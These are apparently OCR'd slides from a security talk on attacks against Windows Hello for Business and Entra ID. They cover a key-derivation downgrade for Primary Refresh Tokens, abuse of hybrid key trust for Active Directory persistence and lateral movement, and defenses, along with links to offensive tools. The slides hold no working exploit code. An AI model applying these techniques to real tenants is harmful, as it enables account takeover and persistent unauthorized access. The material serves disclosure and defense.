
HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
"MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0
BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk
WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs
GA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk
3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U
EAxMkN2FjOThmZTAtZjA0MS00OWFjLThjOTYtMzVhZDQ1NzI2NDcwMII
BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A
+PzmY1eW1O0OEuDHJ5yulyegAaAxNE
/IkErcHYbmRK0BOIhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11
r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg
KqeBbQAOJFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mtO
84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw
/UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1
/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H
AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH
/BAwwCgYIKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEOCPyXpB8Kx
JjJY1rUVyZHAwIgYLKoZIhvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS
fkPEwIgYLKoZIhvcUAQWCHAUEEwSBEI
/yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy
qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+l
ST5GZdlXvo1ebFdgNfb50ONxU3JF2IsTzGm+DxZ84s
/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0
7UMD8vc+8HYSQmk
/QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMs
zRizLMl1t1MNP+13JeVx8Kp65
/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4
NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYh
PE8yqahf6dyKwSBEH295HBsnmRhT",
  "kdf_ver": 2
}
```

KDF downgrade

- KDF downgrade not possible for existing PRTs.
- However, for backwards compatibility reasons, still possible to request a new PRT with old KDF version.
- Since we control WHFB authentication material, we can request a new PRT at any time with old KDF version.
- Does require SYSTEM because we need to use the device key and to talk to the TPM at least once to derive our re-usable derived key.
- Possible to do with Shwmae by Ceri https://github.com/CCob/Shwmae

KDF downgrade demo



```
PS C:\Shwmae>
```

KDF downgrade

- Was reported to MSRC before Def Con talk last year
- Was supposed to be fixed before Def Con in August 2024
- Fix was ultimately rolled back due to too many clients breaking (not being updated for the new KDF version)
- As of today (06/03/2025) still possible to use KDFv1 and its downgrade

- Resulting PRT + derived key can be used as long as the PRT is valid (90 days)

Hybrid WHFB attacks

Joint research with Ceri Coburn (@_EthicalChaos_)

Windows Hello for Business flavours

- Entra ID native
- Active Directory only
- Entra ID and Active Directory
  - Cloud Kerberos trust
  - Hybrid certificate trust
  - Hybrid key trust

Always enabled

Require configuration

Windows Hello for Business flavours

- Entra ID native
- Active Directory only
- Entra ID and Active Directory
  - Cloud Kerberos trust
  - Hybrid certificate trust
  - Hybrid key trust

Always enabled


Require configuration

Enabled by default if hybrid setup

Hybrid key trust

- Hybrid key trust syncs WHFB keys from Entra ID to on-prem AD
- Written to msDS-KeyCredentialLink attribute by Entra ID Connect Sync
- Requires a certificate on the domain controller to function
- Essentially the legit behaviour of the “shadow credentials” technique
- Kerberos PKINIT is used to authenticate

Hybrid key provisioning process



WHFB assertion stealing – Hybrid key trust

- Using WHFB keys counts as performing MFA
- We can get a token with “ngcmfa” claim to provision a new WHFB key or FIDO key/passkey
- Provisioning a WHFB key in Entra will be written back to on-prem in case of hybrid setup – this is Hybrid Key Trust WHFB
- Sync can take up to 30 minutes
- Provides AD persistence without even requiring line-of-sight to DC
- Can be used on-prem with PKINIT auth

WHFB Hybrid key trust – lateral movement

- With sufficient permissions in Entra ID you can provision WHFB keys on other accounts
  - Microsoft Graph API for FIDO key provisioning
  - Via Temporary Access Pass if enabled
- Will be written to on-prem AD by sync process
- With network access on-prem this can be used to compromise AD
- This is why you shouldn’t sync AD Tier 0 / Tier 1 accounts to Entra ID

Conclusions

- Credential Phishing is not only limited to cookies or tokens.
- Passwordless persistence must be revoked when account compromise is suspected (resetting password not sufficient).
- Access to the user’s workstation means attackers can deploy identity persistence, even without admin rights.
- Hybrid setups means identity movement possible from not just on-prem to cloud, but sometimes also the other way around.

Defenses

- Compliant device CA policy will defend against most current attacks
  - To make compliant devices effective, need restrictions in Intune on which devices can enroll
- Forcing Phishing Resistant Authentication methods is effective against cred phishing
  - Remember that if phishing resistant is not enforced, and the user has a phishable credential configured, phishing sites can prompt for the weakest form of authentication
  - Does not mitigate device code phishing (but a device code CA policy will)
- IOCs: user adding a new device + WHFB key
- Do not sync AD tier 0 / tier 1 accounts to Entra ID (things may be synced back)
- Don’t let attackers execute code on your user’s workstations

Tools

- roadtx part of ROADtools: https://github.com/dirkjanm/ROADtools/
- Windows Hello assertion POC (PowerShell): https://github.com/dirkjanm/ROADtools/tree/master/winhello_assertion
- Shwmae by Ceri Coburn: https://github.com/CCob/Shwmae

Thank you!
And BIG thanks to our sponsors!

baseVISION

FalconForce

Fellowmind

glueck kanja

INSPARK

Microsoft

nedscaper

onevinn

water
IT Security & Defense

wortell

yellowhat.live